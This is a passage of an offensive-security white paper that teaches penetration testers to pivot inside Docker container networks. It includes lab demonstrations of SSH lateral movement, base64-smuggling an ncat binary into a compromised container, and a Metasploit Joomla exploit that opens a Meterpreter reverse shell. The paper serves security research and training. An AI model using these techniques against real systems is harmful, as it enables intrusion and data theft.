An Attacker Looks at Docker:
Approaching Multi-Container Applications

Wesley McGrew, Ph.D.
Director of Cyber Operations
HORNE Cyber
wesley.mcgrew@hornecyber.com
@mcgrewsecurity

TABLE OF CONTENTS

TABLE OF CONTENTS

INTRODUCTION

The goal of this white paper, and its associated talk, is to provide a hacker experienced in exploitation and post-exploitation of networks of systems with an exposure to containerization and the implications it has on offensive operations. Docker is used as a concrete example for the case study. As a tool for enabling service-oriented architectural styles of development, the rise in popularity of using containers is relatively recent. While exploitation and manipulation of monolithic applications might require specialized experience and training in the target languages and execution environment, applications made up of modular services distributed amongst multiple containers can be effectively explored and exploited "from within" using many of the system- and network-level techniques in which attackers, such as penetration testers, are more commonly trained. A hacker can expect to leave this presentation with a practical exposure to multi-container application post-exploitation that is as lightweight in buzzwords as is possible with such a trendy topic among developers.

MOTIVATION

Containerization, the decomposition of applications into multiple independent containers that interact with each other over standard protocols, is becoming a more common and popular way of building large-scale applications that deal with big data. Cloud-based container services and microservice architectures are commonly used for large-scale services that make use of personal identity data.

The approach to hacking described in this work involves moving from attacking accessible interfaces of monolithic applications to leveraging vulnerabilities in components of multi-container microservice-based applications to explore the otherwise-inaccessible insides. Over the past decade and a half, attackers have embraced, used, and learned how to attack virtualization technologies to the point that the use of virtualization has become nearly muscle memory. The same adaptation will soon have to occur for containerization as more and more attractive targets and clients of penetration tests deploy large-scale applications that make use of Docker and similar platforms.

PRIOR WORK

David Mortman presented a talk at DEF CON 23, *Docker, Docker, Give Me the News, I Got a Bad Case of Securing You.* Mortman's talk provided an overview of Docker's underlying implementation and architecture, current and planned security features, and presented advice for developers interested in taking positive action to make their containerized applications more secure[1]. Mortman linked to a Gotham Digital Science set of *Docker Secure Deployment Guidelines* that provides more guidance to those interested in development and deployment[2]. Also at DEF CON 23, Aaron Grattafiori went into even more detail on the Linux kernel's capabilities for containerization and platforms (such as Docker) that are built to take advantage of those capabilities[3]. Grattafiori's white paper, *Understanding and Hardening Linux Containers*, also provides interesting low-level security advice[4].

The Docker documentation also discusses security issues[16], and over time has addressed vulnerabilities described in some of the other prior works discussed here. While there are recommendations for more secure deployment of container-based and multi-container applications, there are two main points that attackers will need to keep in mind. First, unless a security measure or feature is on by default and does not represent an inconvenience, there will be a significant number of target application deployments that will not implement that feature. Second, application-level vulnerabilities may allow attackers into application-specific container networks, regardless of platform-level mitigations, meaning that attackers should remain very interested in post-exploitation tactics as applied to containers. In short, admirable progress has been made, but developers have yet to be saved from themselves.

On the offense-oriented side of things, at Black Hat Europe 2015, Anthony Bettini presented *Vulnerability Exploitation in Docker Containers*, that focused on a set of vulnerabilities in the Docker platform itself[5]. At Black Hat USA 2017, Michael Cherney and Sagie Dulce presented a set of vulnerabilities in the Docker platform that targeted the development environments of workstations[6].

The majority of information found on Docker security either has a target audience of those that defend Docker deployments or involve specific vulnerabilities that can or have been patched or mitigated. This work intends to cater to an audience of attackers, including penetration testers, that are interested in the implications and mechanics of attacking multi-container applications. The focus is on exposure to the topic in a form (in terminology, approach, and style) useful to that audience, and the presentation of strategies and "tips" for how to approach larger-scale applications that are made up of containers.

The concept and approach for this work is strongly influenced by HD Moore and Valsmith's DEF CON 15 talk, *Tactical Exploitation*. That talk is an old favorite of this work's author, and it had a significant impact on the way a lot of penetration testers approached their work[7].

ATTACKING APPLICATION INTERNALS

CONCEPT

An attacker with complete control over a target application has the opportunity to turn code against itself. With the ability to execute individual functions and modules within the code, the attacker can access and edit data in a way that is consistent with the application. This is a convenience, reducing the need for the attacker to perform further analysis or reverse-engineering.

MALWARE

Outside of the realm of live attacks, this advantage can be seen in the analysis of malicious software, where analysts allow "packed" binaries to "unpack" themselves in the normal course of execution, before dumping the unpacked image in memory off to disk for analysis. Frequently, strings are encoded in a way that subverts basic static analysis. Rather than spend time in cryptanalysis of the encoded strings or in understanding the details of the algorithm, the analyst can often simply identify the decoder function and call it, in the same way as the malware, for each encoded string. A deeper understanding of the code may be unnecessary, if the code itself can be leveraged towards the end goal (in this case, of understanding an undocumented binary).

EXPLOITATION

In a live attack on an application, this same technique can be used. Attacks on binary, native-code applications often use return-oriented programming (ROP) as a matter of necessity when attacker-controlled memory is not marked as executable. This exploitation technique can be used to string together segments of executable code already existing in the memory of the target application to achieve a goal, such as the elevation of privilege for an application user, or the execution of a shell[8]. It has been shown that this technique often results in a wide enough variety of code "gadgets" to allow for Turing-complete execution. Even if the advantages of a fully-featured execution environment are not possible or taken advantage of by an attacker, it can be straightforward to call functions in the target application to accomplish the attacker's goal without a traditional "shell pop" [9].

Application security experts are more likely to identify creative ways of exploiting the internals of applications than those tasked with the tactical exploitation of networks and systems. Penetration testers are typically trained to be "users" of exploits, rather than developers, and are therefore limited in their ability to move around within applications using the methods discussed so far. "Creative" control over execution within a monolithic binary application is rarely exercised in the context of attacks carried out in the context of penetration testing.

THE TRAINING GAP (AGAIN)

In the author's previous work reviewing penetration testing training material, for the purpose of identifying the presence or absence of OPSEC material, it was noted that binary exploitation training in penetration testing books and training is primarily introductory and conceptual in nature[10]. The techniques taught are useful in giving penetration testers the background necessary to have a basic understanding of exploits they use from third-party sources, such as those provided in frameworks like Metasploit or found on sites like Exploit-DB. Most sources focus on basic stack-overflow techniques targeting the most straightforward vulnerabilities in older applications running on operating systems lacking modern exploit mitigations (or that have such mitigations disabled). This training is not sufficient to give most penetration testers the ability to write their own exploits or payloads that target modern applications on modern operating systems.

Motivated, funded, and organized attackers are more likely to have "in-house" talent for developing exploits and payloads that are specific to their mission. A payload that calls target application functions to extract and exfiltrate data is more likely to evade detection and accomplish its goal with less live interaction than a general-purpose "back door" (such as Meterpreter). This is behavior more closely associated with nation-state and criminal threat actors than with typical penetration testers.

CONTAINERIZATION

CONCEPT

Containerization technology like Docker allows for the design of applications that are composed of many independent single-purpose services, each with a minimal set of supporting system software and libraries[11]. Each service represents a node on a network that has been created specifically for the application's use. What would normally be a call to a local function or a linked library might now be implemented as a communication across a network, with a standard protocol, to another host[12].

Applications that have been developed using a Service-Oriented Architecture or microservice approach democratize post-exploitation manipulation and instrumentation of the application. With monolithic applications, specialist knowledge of the target application's programming language, or its application binary interface, is needed to successfully explore and instrument the application during post-exploitation. That is the domain of application security and exploit development experts. In contrast, applications made up of multiple independent containers communicating over standard networking protocols can be easily understood and manipulated by attackers, such as penetration testers, that are trained in tactical exploitation of networked systems.

TAKING ADVANTAGE OF THE ABSTRACTION

A typical attack, or penetration test, on a target organization can often be described as a progression of connected systems that have been compromised by exploits against vulnerable services running on those systems. Each compromised system may lead to that system being used in the identification and exploitation of subsequent systems.

The additional layer of abstraction present in an application made up of independent containers is a boon for attackers not specifically trained in-depth on application security. Where such an attacker would otherwise be limited to treating each application or service on target hosts as a black box into which pre-made exploits are launched, a containerized, SOA/microservice application allows for an exploit of an external-facing surface to act as a looking glass into a wholly separate network of targets with which to interact.

Exploits for the attack surface of a multi-container application will exploit software running within a specific container of the application. The exploit will likely take advantage of a web application vulnerability or memory corruption bug in the same way as it would against a normal host running the same vulnerable application. Once exploitation is successful, however, the attacker now has access to a system that is connected to an internal network of systems and services that make up the rest of the multi-container application. Traditional attack/penetration-testing tools, tactics, and procedures that are normally used against internal target networks can then be leveraged, with small modification, to explore and exploit the internals of an application. The abstraction that allows for loose coupling of independent application components now serves as a useful abstraction for attackers otherwise unfamiliar with application security analysis.

DOCKER AS A TARGET APPLICATION PLATFORM

Docker applications may be monolithic or consist of multiple containers. Monolithic applications can take advantage of Docker's features that allow images to easily define and implement all of the necessary dependencies needed for a specific application (in isolation of potential conflicts with other applications), and by simplifying and standardizing the installation process. Applications such as GitLab are available as Docker images, and can be deployed into a single container that comprise the entirety of the application.

Attacking a monolithic container application will work in a similar way as attacking a traditional host operating system based installation of the same application, and code execution will give similar access to the container's environment. Exploitation will be limited to that environment and not necessarily lead to exploitation of the container's host.

Even monolithic container applications may provide an attacker with more post-exploitation opportunities than an attacker might see on a traditional network. By default (if networks are not specifically configured otherwise), Docker will place multiple containers on the same private network "behind" the host, regardless of the applications' dependence (or lack of dependence) on each other. While you must specify which container ports are exposed to the outside world through the host, each of those containers on the host may talk to each other freely in the default configuration.

EXAMPLE: BASIC EXPLORATION OF DOCKER CONTAINER APPLICATIONS

SETUP

We can demonstrate this easily using one of the Docker documentation's sample applications, an SSH service[13]. The Dockerfile for the first image in this example takes the following actions:

- Starts with a bare bones Ubuntu base image
- Installs and configures an OpenSSH server
- Changes the root password to "screencast"
- Sets the SSH port (TCP 22) as a port to be exposed
- Sets the OpenSSH server to run when a container is launched

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y openssh-server
RUN mkdir /var/run/sshd
RUN echo 'root:screencast' | chpasswd
RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/
ssh/sshd_config

# SSH login fix. Otherwise user is kicked off after login
RUN sed 's@session\s*required\s*pam_loginuid.so@session optional pam_
loginuid.so@g' -i /etc/pam.d/sshd

ENV NOTVISIBLE "in users profile"
RUN echo "export VISIBLE=now" >> /etc/profile

EXPOSE 22
CMD ["/usr/sbin/sshd", "-D"]
```

The second Dockerfile is nearly identical, but does not expose port 22:

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y openssh-server
RUN mkdir /var/run/sshd
RUN echo 'root:screencast' | chpasswd
RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/
ssh/sshd_config
```

```
# SSH login fix. Otherwise user is kicked off after login
RUN sed 's@session\s*required\s*pam_loginuid.so@session optional pam_
loginuid.so@g' -i /etc/pam.d/sshd

ENV NOTVISIBLE "in users profile"
RUN echo "export VISIBLE=now" >> /etc/profile

CMD ["/usr/sbin/sshd", "-D"]
```

We can create the first image with the following command:

```
wes@br:~/demo/monolithic_2_monolithic$ docker build -t eg_sshd .
Sending build context to Docker daemon  2.048kB
Step 1/10 : FROM ubuntu:16.04
 ---> 0458a4468cbc
Step 2/10 : RUN apt-get update && apt-get install -y openssh-server
 ---> Running in 62b0659c4a66
<SNIP APT OUTPUT>
Removing intermediate container 62b0659c4a66
 ---> 5e1ad23ebbc8
Step 3/10 : RUN mkdir /var/run/sshd
 ---> Running in 74cff07613f0
Removing intermediate container 74cff07613f0
 ---> 7d20d0487e9e
Step 4/10 : RUN echo 'root:screencast' | chpasswd
 ---> Running in b84c918ff6de
Removing intermediate container b84c918ff6de
 ---> 61a073996646
Step 5/10 : RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin
yes/' /etc/ssh/sshd_config
 ---> Running in febe1ee0c4eb
Removing intermediate container febe1ee0c4eb
 ---> bdef11083afd
Step 6/10 : RUN sed 's@session\s*required\s*pam_loginuid.so@session optional
pam_loginuid.so@g' -i /etc/pam.d/sshd
 ---> Running in 5bc4be53d264
Removing intermediate container 5bc4be53d264
 ---> c6e0d8733582
Step 7/10 : ENV NOTVISIBLE "in users profile"
 ---> Running in a342d7254846
Removing intermediate container a342d7254846
 ---> d14333341155
```

```
Step 8/10 : RUN echo "export VISIBLE=now" >> /etc/profile
 ---> Running in 5bf0934dd8b8
Removing intermediate container 5bf0934dd8b8
 ---> 38bc2b2faac1
Step 9/10 : EXPOSE 22
 ---> Running in 5894553e85d7
Removing intermediate container 5894553e85d7
 ---> 1bca3361a88d
Step 10/10 : CMD ["/usr/sbin/sshd", "-D"]
 ---> Running in 13d3dcb7aab2
Removing intermediate container 13d3dcb7aab2
 ---> 58fbacae6bbd
Successfully built 58fbacae6bbd
Successfully tagged eg_sshd:latest
```

The second image is then created:

```
wes@br:~/demo/monolithic_2_monolithic/ssh2$ docker build -t eg_sshd_noport .
Sending build context to Docker daemon  2.048kB
Step 1/9 : FROM ubuntu:16.04
 ---> 0458a4468cbc
Step 2/9 : RUN apt-get update && apt-get install -y openssh-server
 ---> Using cache
 ---> 5e1ad23ebbc8
Step 3/9 : RUN mkdir /var/run/sshd
 ---> Using cache
 ---> 7d20d0487e9e
Step 4/9 : RUN echo 'root:screencast' | chpasswd
 ---> Using cache
 ---> 61a073996646
Step 5/9 : RUN sed -i 's/PermitRootLogin prohibit-password/PermitRootLogin
yes/' /etc/ssh/sshd_config
---> Using cache
 ---> bdef11083afd
Step 6/9 : RUN sed 's@session\s*required\s*pam_loginuid.so@session optional
pam_loginuid.so@g' -i /etc/pam.d/sshd
 ---> Using cache
 ---> c6e0d8733582
Step 7/9 : ENV NOTVISIBLE "in users profile"
 ---> Using cache
 ---> d14333341155
Step 8/9 : RUN echo "export VISIBLE=now" >> /etc/profile
 ---> Using cache
```

```
 ---> 38bc2b2faac1
Step 9/9 : CMD ["/usr/sbin/sshd", "-D"]
 ---> Running in ae56588d210a
Removing intermediate container ae56588d210a
 ---> 01f5762d52fa
Successfully built 01f5762d52fa
Successfully tagged eg_sshd_noport:latest
```

Given these images, `eg_sshd` and `eg_sshd_noport`, we can now launch two containers, `test_sshd_1` and `test_sshd_2`. For `test_sshd_1`, we will pass the -P flag in order to forward the exposed TCP port 22 to the host. For `test_sshd_2`, we will not pass that flag.

```
wes@br:~/demo/monolithic_2_monolithic/ssh2$ docker run -d -P --name test_
sshd_1 eg_sshd
819e5ea650079c67395d5b79b4fb095d474c284ca09313a3bc217d927cf55bcf
wes@br:~/demo/monolithic_2_monolithic/ssh2$ docker run -d --name test_sshd_2
eg_sshd_noport
2853974e9b1cccc23b35d05950362c96302850bd0b103ccfce57687eb2cf9894
```

EXPLORING THE DEPLOYED APPLICATIONS

We can now inspect the Docker "bridge" network to identify the IP addresses of the connected containers, as well as identify the port on the host that is being forwarded to the `test_sshd_1` container.

```
wes@br:~/demo/monolithic_2_monolithic/ssh2$ docker network inspect bridge
[
    {
        "Name": "bridge",
        "Id":
"af1c7273b7bb03d2a793687eec808563af9acfeaf0400d012f698d3cb91f1ea2",
        "Created": "2018-01-16T11:54:59.127840123-06:00",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.17.0.0/16",
                    "Gateway": "172.17.0.1"
                }
            ]
```

```
        },
        "Internal": false,
        "Attachable": false,
        "Ingress": false,
        "ConfigFrom": {
            "Network": ""
        },
        "ConfigOnly": false,
        "Containers": {

"2853974e9b1cccc23b35d05950362c96302850bd0b103ccfce57687eb2cf9894": {
                "Name": "test_sshd_2",
                "EndpointID":
"b42b28e23d20c3151b5c9ef446af4c0a08ea2283f5370b2e98ed092f8fb4546c",
                "MacAddress": "02:42:ac:11:00:03",
                "IPv4Address": "172.17.0.3/16",
                "IPv6Address": ""
            },

"819e5ea650079c67395d5b79b4fb095d474c284ca09313a3bc217d927cf55bcf": {
                "Name": "test_sshd_1",
                "EndpointID":
"94c4f6fe1f4266370020b2f5f3bf94f8710ab1947079c701eea199206cdd6664",
                "MacAddress": "02:42:ac:11:00:02",
                "IPv4Address": "172.17.0.2/16",
                "IPv6Address": ""
            }
        },
        "Options": {
            "com.docker.network.bridge.default_bridge": "true",
            "com.docker.network.bridge.enable_icc": "true",
            "com.docker.network.bridge.enable_ip_masquerade": "true",
            "com.docker.network.bridge.host_binding_ipv4": "0.0.0.0",
            "com.docker.network.bridge.name": "docker0",
            "com.docker.network.driver.mtu": "1500"
       },
        "Labels": {}
    }
]
wes@br:~/demo/monolithic_2_monolithic/ssh2$ docker port test_sshd_1
22/tcp -> 0.0.0.0:32770
```

From the above output, the important points are:

- `test_sshd_1` has IP address 172.17.0.2
- The SSH server on TCP port 22 of `test_sshd_1` has been forwarded to the host TCP port 32770
- `test_sshd_2` has IP address 172.17.0.3

(Identifying this information from within a container without access to the host docker commands will be addressed later in this white paper.)

We can ssh into the exposed port via the forward:

```
wes@br:~/demo/monolithic_2_monolithic/ssh2$ ssh root@localhost -p 32770
The authenticity of host '[localhost]:32770 ([127.0.0.1]:32770)' can't be
established.
ECDSA key fingerprint is SHA256:LnUsdSckdnrFTt2QXKWsZmTABKr3sTE5oRelOvoJKSk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:32770' (ECDSA) to the list of known
hosts.
root@localhost's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@819e5ea65007:~#
```

NETWORK CONTROLS BETWEEN APPLICATIONS

This port is forwarded outside of the local host too. Other hosts that can see the Docker container host can also log into the container through this port. The `test_sshd_2` container can be logged into from the host as well, through its bridge network IP address and the non-forwarded port:

```
wes@br:~/demo/monolithic_2_monolithic/ssh2$ ssh root@172.17.0.3
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ECDSA key fingerprint is SHA256:LnUsdSckdnrFTt2QXKWsZmTABKr3sTE5oRelOvoJKSk.
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added '172.17.0.3' (ECDSA) to the list of known hosts.
root@172.17.0.3's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Jan 27 21:23:42 2018 from 172.17.0.1
root@2853974e9b1c:~#
```

A host external to the Docker host, however, has no way to directly connect to the second SSH container, nor would it be able to directly connect to any other non-exported ports on either container. Once access has been gained to one container (in this example, `test_sshd_1`), there is nothing preventing connections to other non-exported ports. We can demonstrate this by SSH'ing from `test_sshd_1` to `test_sshd_2`:

```
root@819e5ea65007:~# ssh root@172.17.0.3
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ECDSA key fingerprint is SHA256:LnUsdSckdnrFTt2QXKWsZmTABKr3sTE5oRelOvoJKSk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.17.0.3' (ECDSA) to the list of known hosts.
root@172.17.0.3's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Jan 27 21:26:38 2018 from 172.17.0.1
root@2853974e9b1c:~#
```

IMPLICATIONS FOR ATTACKERS

The implication of this exercise is that an attacker that gains access through conventional exploits against a service exposed by a Docker container has now been placed into a situation that is familiar to them: having access to another network into which they can pivot. If multiple monolithic container applications are running on the same Docker host, and those applications are not running in independent Docker networks (which can be configured, but are not the default), then the Docker "bridge" (or other network) can be scanned for other hosts and services which administrators and developers may not have expected to be accessible by attackers. This will be familiar to attackers, such as penetration testers, as it is similar to other instances in which they move across network boundaries (such as movement from external services on public IP addresses to target-internal ranges).

If you try to run through this SSH example without the "inside knowledge" provided by the Docker network and Docker port commands on the host, you will get a taste of some of the difficulties an attacker might have "living off the land" on compromised container hosts. Containers need only contain the binaries, libraries, and code needed to accomplish their goal, usually that of running one application or service.

Often, common command-line tools administrators and attackers alike rely on are not necessary and are omitted from Docker images. Attackers with experience in post-exploitation on embedded systems may already be experienced in working with minimal available tools in compromised targets.

EXAMPLE: POST-EXPLOITATION INSIDE CONTAINERS

MOTIVATION

In our SSH example, the attacker, without knowledge of the Docker bridge network layout, would want to progress with the following goals:

- Compromise the external service (in this case, SSH'ing in)
- Identify the internal network information (i.e. What is my IP and netmask?)
- Scan the internal network for other containers
- Scan containers for services

IDENTIFYING NETWORK INFORMATION

The first hurdle an attacker will run into will be the simple matter of identifying the local IP address. Observe:

```
root@819e5ea65007:~# ifconfig
-bash: ifconfig: command not found
root@819e5ea65007:~# ip a
-bash: ip: command not found
```

If your container has network access, and you don't mind increasing your footprint considerably, you could install packages you need. In this case, we add the package containing the "ip" command:

```
root@819e5ea65007:~# apt install iproute2
<SNIP APT OUTPUT>
root@819e5ea65007:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
57: eth0@if58: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

If this isn't an option, you can also extract the information from the /proc file system:

```
root@819e5ea65007:~# cat /proc/net/tcp
 sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt
uid  timeout inode
  0: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0        0 36420849 1 0000000000000000 100 0 0 10 0
  1: 020011AC:0016 010011AC:B4D8 01 00000000:00000000 02:0005A43A 00000000
0        0 36421136 4 0000000000000000 20 5 25 10 -1
root@819e5ea65007:~# cat /proc/net/route
Iface  Destination  Gateway   Flags   RefCnt   Use    Metric Mask      MTU
       Window IRTT
eth0   00000000     010011AC  0003    0        0      0       00000000  0
       00
eth0   000011AC     00000000  0001    0        0      0       0000FFFF  0
       00
```

This output presents TCP connections and routing information in little-endian hexadecimal values. In the above output, the values that have been marked in bold can be decoded to identify network information:

- IP Address: 020011ACh AC.11.00.02 172.17.0.2
- Network: 000011ACh 172.17.0.0
- Netmask: 0000FFFFh 255.255.0.0
- Default gateway (host): 010011ACh 172.17.0.1

LOADING TOOLS INTO COMPROMISED CONTAINERS

You can explore a common minimal post-exploitation container environment by looking at the base "alpine" image. Alpine Linux is used by many Docker images that aim towards small, minimal container environments. Most of the command-line tools available within it are provided by a single BusyBox binary.

```
wes@br:~$ docker pull alpine
Using default tag: latest
latest: Pulling from library/alpine
ff3a5c916c92: Already exists
Digest:
sha256:7df6db5aa61ae9480f52f0b3a06a140ab98d427f86d8d5de0bedab9b8df6b1c0
Status: Downloaded newer image for alpine:latest
wes@br:~$ docker run -it alpine /bin/sh
/ # echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
/ # ls -al /usr/bin
total 184
drwxr-xr-x    2 root     root          4096 Jan  9 19:37 .
drwxr-xr-x    7 root     root          4096 Jan  9 19:37 ..
lrwxrwxrwx    1 root     root            12 Jan  9 19:37 [ -> /bin/busybox
```

```
lrwxrwxrwx    1 root     root            12 Jan  9 19:37 [[ -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jan  9 19:37 awk -> /bin/busybox
lrwxrwxrwx    1 root     root            12 Jan  9 19:37 basename -> /bin/
busybox
<SNIP>
```

Interestingly, while the base Ubuntu container does not contain `ifconfig` or `ip`, Alpine does include `ifconfig`. To accomplish much else, however, you'll need to install from the "apk" repositories or transfer in binaries/scripts yourself. As an example of the former, the following two commands will allow you to install an SSH client:

```
/ # apk update
fetch http://dl-cdn.alpinelinux.org/alpine/v3.7/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.7/community/x86_64/APKINDEX.
tar.gz
v3.7.0-56-g2e8e7a0d34 [http://dl-cdn.alpinelinux.org/alpine/v3.7/main]
v3.7.0-58-g26701b74f8 [http://dl-cdn.alpinelinux.org/alpine/v3.7/community]
OK: 9044 distinct packages available
/ # apk add openssh
(1/6) Installing openssh-keygen (7.5_p1-r8)
(2/6) Installing openssh-client (7.5_p1-r8)
(3/6) Installing openssh-sftp-server (7.5_p1-r8)
(4/6) Installing openssh-server-common (7.5_p1-r8)
(5/6) Installing openssh-server (7.5_p1-r8)
(6/6) Installing openssh (7.5_p1-r8)
Executing busybox-1.27.2-r7.trigger
OK: 8 MiB in 17 packages
/ #
```

For transferring your own tools, there is a BusyBox version of wget available in the base Alpine container. Other distributions commonly used to build Docker images do not contain easy-to-use tools for file transfer in their bare-bones forms. For these systems (including Ubuntu, Debian, and CentOS), there are at least three options for bootstrapping execution of arbitrary binaries:

- Update package repositories and install the needed tools. This requires network access to the repositories and a willingness to have that specific impact/footprint on the running container.
- Utilize the language tools that have been installed to support the application/module/service that the Docker container is running. For example, if the purpose of the Docker container is to run Python code, the standard Python libraries can be used from a script or the interactive Python console to download and run arbitrary binaries.
- Encode and paste in a statically-linked (or correctly dynamic linked, if you create it specifically for the target container) binary that will either accomplish the task or bootstrap more transfers.

We can demonstrate the last option using a statically compiled version of the "ncat" netcat variant, available from a useful repository of statically compiled binaries (https://github.com/andrew-d/static-binaries). All of the base distribution images discussed so far have the Base-64 command installed, which allows us to translate a binary into printable ASCII characters that we can then copy and paste into a file on the target container, and decode back into an executable binary.

On the attacker's machine, we prepare the text of the `ncat` binary:

```
wes@br:~/Downloads$ base64 ncat > ncat_test.txt
```

If we open the binary in a text editor, we see many lines of Base-64 encoded text:

```
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAkilAAAAAAABAAAAAAAAAAAHh0LAAAAAAAAAAAAAEAAOAAD
AEAAEAAPAAEAAAAFAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAQAAAAAAA1DcrAAAAAADUNysAAAAAAAAA
…<SNIP>…
AAAAAAAAAAEAAAADAAAAAAAAAAAAAAAAAAAAAAAAAF0LAAAAAAAcQAAAAAAAAAAAAAAAAAAAAAEA
AAAAAAAAAAAAAAAAAAA=
```

We can select this text, copy it, and paste it into a file on the target container from a shell running on that container. We then mark the file as executable and demonstrate that we have a working ncat binary on the target container:

```
root@9c9746bc6223:/# base64 -d ncat_text.txt > ./ncat
<paste text, hit enter, then ctrl-D to end the file>
root@9c9746bc6223:/# chmod 755 ncat
root@9c9746bc6223:/# ./ncat
Ncat: You must specify a host to connect to. QUITTING.
```

EXPLOITING THE OUTER SURFACE OF A MULTI-CONTAINER APPLICATION

INTRODUCTION

The nature of the vulnerability that allows us access to the container-based application might provide us the foothold we need to explore the remainder of the application. Remote code execution vulnerabilities, for example, often give us the opportunity to transfer a payload to the target machine that is useful to us. For this section's example, we will use a vulnerability present in an older version of Joomla, still available in some publicly accessible Docker Hub repositories, to demonstrate.

VALUE IN LAB ENVIRONMENTS

Docker can be useful for attackers who wish to experiment and train with specific vulnerable versions of target applications. Traditionally, this is a time-consuming process that involves creating a virtual environment for the application, complete with its idiosyncratic dependencies and installation procedures. As time and version history march on, it can be increasingly difficult to recreate the circumstances of an older vulnerability.

On the publicly-accessible Docker Hub, images are frequently "tagged" by version number, and it is often possible to find an image that bundles up everything necessary to get a specific version of an application up and running very quickly. Sometimes these exist in the tags of "official" Docker images for an application. Sometimes it is possible to identify "one-off" unofficial images created and made public by ordinary Docker users. In the case of this section's example, we have pulled and followed setup instructions for an unofficial (and vulnerable) version of Joomla[14], then committed the configured and running copy to the local image list as "`joomla_target`".

VULNERABILITIES BROUGHT INTO AND CARRIED ALONG IN CONTAINERS

The availability of ready-made Docker images, both official and unofficial, represent a convenience for developers and administrators. Unfortunately, this convenience can also lead to a situation where a running Docker container lags in security updates while the underlying image waits to be updated by the administrator/developer, or in the time that it takes for a new image to be built. For official images, a process may be automated to keep the Docker Hub image up-to-date, but for unofficial images, a patched version may or may not ever be created.

We can test exploitation by running our committed, vulnerable image of Joomla as follows, on the default "bridge" network. TCP port 80 on the target container is forwarded to port 80 on the host, and after this command we can access the installed Joomla instance at http://localhost/ :

```
wes@br:~$ docker run -d -p 80:80 joomla_target
1c33421c5d24308f9bd22a895a8a3bdee9638aaa71d3f4b82123eb113b4a1efc
```

In this demonstration, we'll use Metasploit's `joomla_http_header_rce` exploit against the target container:

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(multi/http/joomla_http_header_rce) > set RHOST localhost
RHOST => localhost
msf exploit(multi/http/joomla_http_header_rce) > set payload php/
meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/joomla_http_header_rce) > set LHOST 192.168.2.177
LHOST => 192.168.2.177
msf exploit(multi/http/joomla_http_header_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.177:4444
[*] localhost:80 - Sending payload ...
```

```
[*] Sending stage (37543 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.2.177:4444 -> 172.17.0.2:40052) at
2018-01-30 04:24:05 +0000

meterpreter > sysinfo
Computer    : 1c33421c5d24
OS          : Linux 1c33421c5d24 4.13.0-25-generic #29-Ubuntu SMP Mon Jan 8
21:14:41 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter >
```

Because Docker has become popular primarily within the past few years, an image is likely to have been created during that time, drastically reducing the chances of an older, known vulnerability being present in a containerized application/service. While this property limits the selection of exploits that might show promise against container-based applications, it should be noted that the "front-end" of multi-container applications are likely to be parts written by internal or contracted teams for the end customer, and thus more likely to be unaudited and contain typical web application vulnerabilities than widely used services that support that code. In the experiences of the author's penetration testing teams, the team members are always excited about the prospect of attacking "custom", "internal", "contracted", or "niche" web applications found on client networks. At any rate, vulnerabilities in open source and commonly used supporting services/frameworks are not likely to stop being discovered and exploited either. The movement of an operation from the outside a multi-container application to the insides of that application should not be surprising to anyone involved in attacking or defending those applications.

Now that we have discussed an approach to attacking multi-container applications and demonstrated some of the mechanics in isolation, we can mock up a more complete operation.

EXAMPLE: POST-EXPLOITATION OF A MULTI-CONTAINER APPLICATION

INTRODUCTION

The Docker Example Voting App is often used in demonstration and tutorials of Docker and Docker Compose. The application is made up of multiple containers that provide services for each other with the overall goal of providing interfaces for voting and viewing results in a simple poll. The individual containers contain code written in a variety of languages and using a couple off-the-shelf open source services. The containers include:

- A Python web interface for casting votes
- A Redis server that collects the votes
- A .NET worker that takes votes from Redis and inserts them into a database
- A PostgreSQL database server
- A Node.js web interface for viewing results

